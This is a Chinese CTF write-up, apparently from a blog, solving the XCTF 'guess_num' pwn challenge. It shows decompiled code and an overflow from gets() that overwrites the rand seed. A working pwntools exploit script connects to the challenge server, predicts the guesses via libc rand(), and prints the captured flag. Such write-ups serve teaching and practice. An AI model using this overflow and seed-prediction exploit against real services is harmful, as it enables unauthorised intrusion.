XCTF-pwn-guess_num - Writeup

原创

菜小狗. 于 2019-08-11 22:34:51 发布 6419 收藏 2

分类专栏： CTF－Writeup 文章标签： CTF PWN Wrieup

本文链接：https://blog.csdn.net/macro_wing/article/details/99236880

学习就是一个积累的过程

在这个过程中就是为了让迷迷糊糊的东西变得明朗起来的一个过程^_^

所以往往在这个过程中会付出很多的时间来一点点积累~

按照惯例看一下题目基本情况和它的保护情况等

```
giantbranch@ubuntu:~/Desktop$ checksec ./guess_num
[*] '/home/giantbranch/Desktop/guess_num'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
giantbranch@ubuntu:~/Desktop$ ./guess_num
-------------------------------
Welcome to a guess number game!
-------------------------------
Please let me know your name!
Your name:aaa
------------Turn:1-------------
Please input your guess number:1
--------------------------------
GG!
giantbranch@ubuntu:~/Desktop$
```


开启了canary,不能直接栈溢出咯~

下一步按照惯例该丢到ida里分析了。

```
11  v10 = __readfsqword(0x28u);
12  setbuf(stdin, 0LL);
13  setbuf(stdout, 0LL);
14  v3 = stderr;
15  setbuf(stderr, 0LL);
16  v5 = 0;
17  v7 = 0;
18  *(_QWORD *)seed = sub_BB0(v3, 0LL);
19  puts("-------------------------------");
20  puts("Welcome to a guess number game!");
21  puts("-------------------------------");
22  puts("Please let me know your name!");
23  printf("Your name:");
```

```
24  gets((__int64)&v8);
25  srand(seed[0]);
26  for ( i = 0; i <= 9; ++i )
27  {
28    v7 = rand() % 6 + 1;
29    printf("-------------Turn:%d-------------\n", (unsigned int)(i + 1));
30    printf("Please input your guess number:");
31    __isoc99_scanf("%d", &v5);
32    puts("---------------------------------");
33    if ( v5 != v7 )
34    {
35      puts("GG!");
36      exit(1);
37    }
38    puts("Success!");
39  }
40  sub_C3E();
41  return 0LL;
42}
```




```
1 __int64 sub_C3E()
2 {
3   printf("You are a prophet!\nHere is your flag!");
4   system("cat flag");
5   return 0LL;
6 }
```

可以看到sub_C3E()函数是可以调用system的

再main函数的后半段发现只要将输入的值十次v4都等于v6即可进入 sub_C3E函数从而取得flag。思路很清晰。

在gets函数那儿存在溢出漏洞

```
-0000000000000030 var_30          db ?
-000000000000002F                 db ? ; undefined
-000000000000002E                 db ? ; undefined
-000000000000002D                 db ? ; undefined
-000000000000002C                 db ? ; undefined
-000000000000002B                 db ? ; undefined
-000000000000002A                 db ? ; undefined
-0000000000000029                 db ? ; undefined
-0000000000000028                 db ? ; undefined
-0000000000000027                 db ? ; undefined
-0000000000000026                 db ? ; undefined
-0000000000000025                 db ? ; undefined
-0000000000000024                 db ? ; undefined
-0000000000000023                 db ? ; undefined
-0000000000000022                 db ? ; undefined
-0000000000000021                 db ? ; undefined
-0000000000000020                 db ? ; undefined
-000000000000001F                 db ? ; undefined
-000000000000001E                 db ? ; undefined
-000000000000001D                 db ? ; undefined
-000000000000001C                 db ? ; undefined
-000000000000001B                 db ? ; undefined
-000000000000001A                 db ? ; undefined
-0000000000000019                 db ? ; undefined
-0000000000000018                 db ? ; undefined
```



可以看到var_30在栈中占的空间为0x20，可以覆盖到seed
覆盖内容输入guessnumber，即v4等于随机数v6，即可cat flag。
这里需要补充一些关于rand和srand的知识：
总体的看法:srand初始化随机种子,rand产生随机数。随机函数生成的随机数并不是真的随机数，他们只是在一定范围内随机，实际上是一段数字的循环，这些数字取决于随机种子。在调用rand()函数时，必须先利用srand()设好随机数种子，如果未设随机数种子，rand()在调用时会自动设随机数种子为1。
对于该题目，我们将随机种子设置为0或1都是可以的。

libc共享库
可以使用ldd查找

```
giantbranch@ubuntu:~/Desktop$ ldd guess_num
        linux-vdso.so.1 =>  (0x00007ffee0b85000)
        libc.so.6 => /lib/x86_64-linux-gnu/libc.so.6 (0x00007f30028ee000)
        /lib64/ld-linux-x86-64.so.2 (0x00007f3002ebb000)
```

这里python需要用到c语言的标准动态库
需要导入python标准库中自带的ctypes模块即可。

最后的利用脚本如下：

```python
from pwn import *
from ctypes import *
libc = cdll.LoadLibrary("/lib/x86_64-linux-gnu/libc.so.6")
#p = process('./guess_num')
#elf = ELF('./guess_num')
#libc = elf.libc
p = remote("111.198.29.45", 39015)
payload = 'a' * 0x20 + p64(0)
p.sendlineafter("name:", payload)
libc.srand(1)
for i in range(10):
    p.sendlineafter("number:", str(libc.rand()%6 + 1))
    print(p.recv())
print(p.recv())
```

```
giantbranch@ubuntu: ~/Desktop
giantbranch@ubuntu:~/Desktop$ python 2.py
[+] Opening connection to 111.198.29.45 on port 39015: Done
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------
---------------------------------

Success!
You are a prophet!
Here is your flag!cyberpeace{36516856f84c2d660fd8f631518c16da}

[*] Closed connection to 111.198.29.45 port 39015
```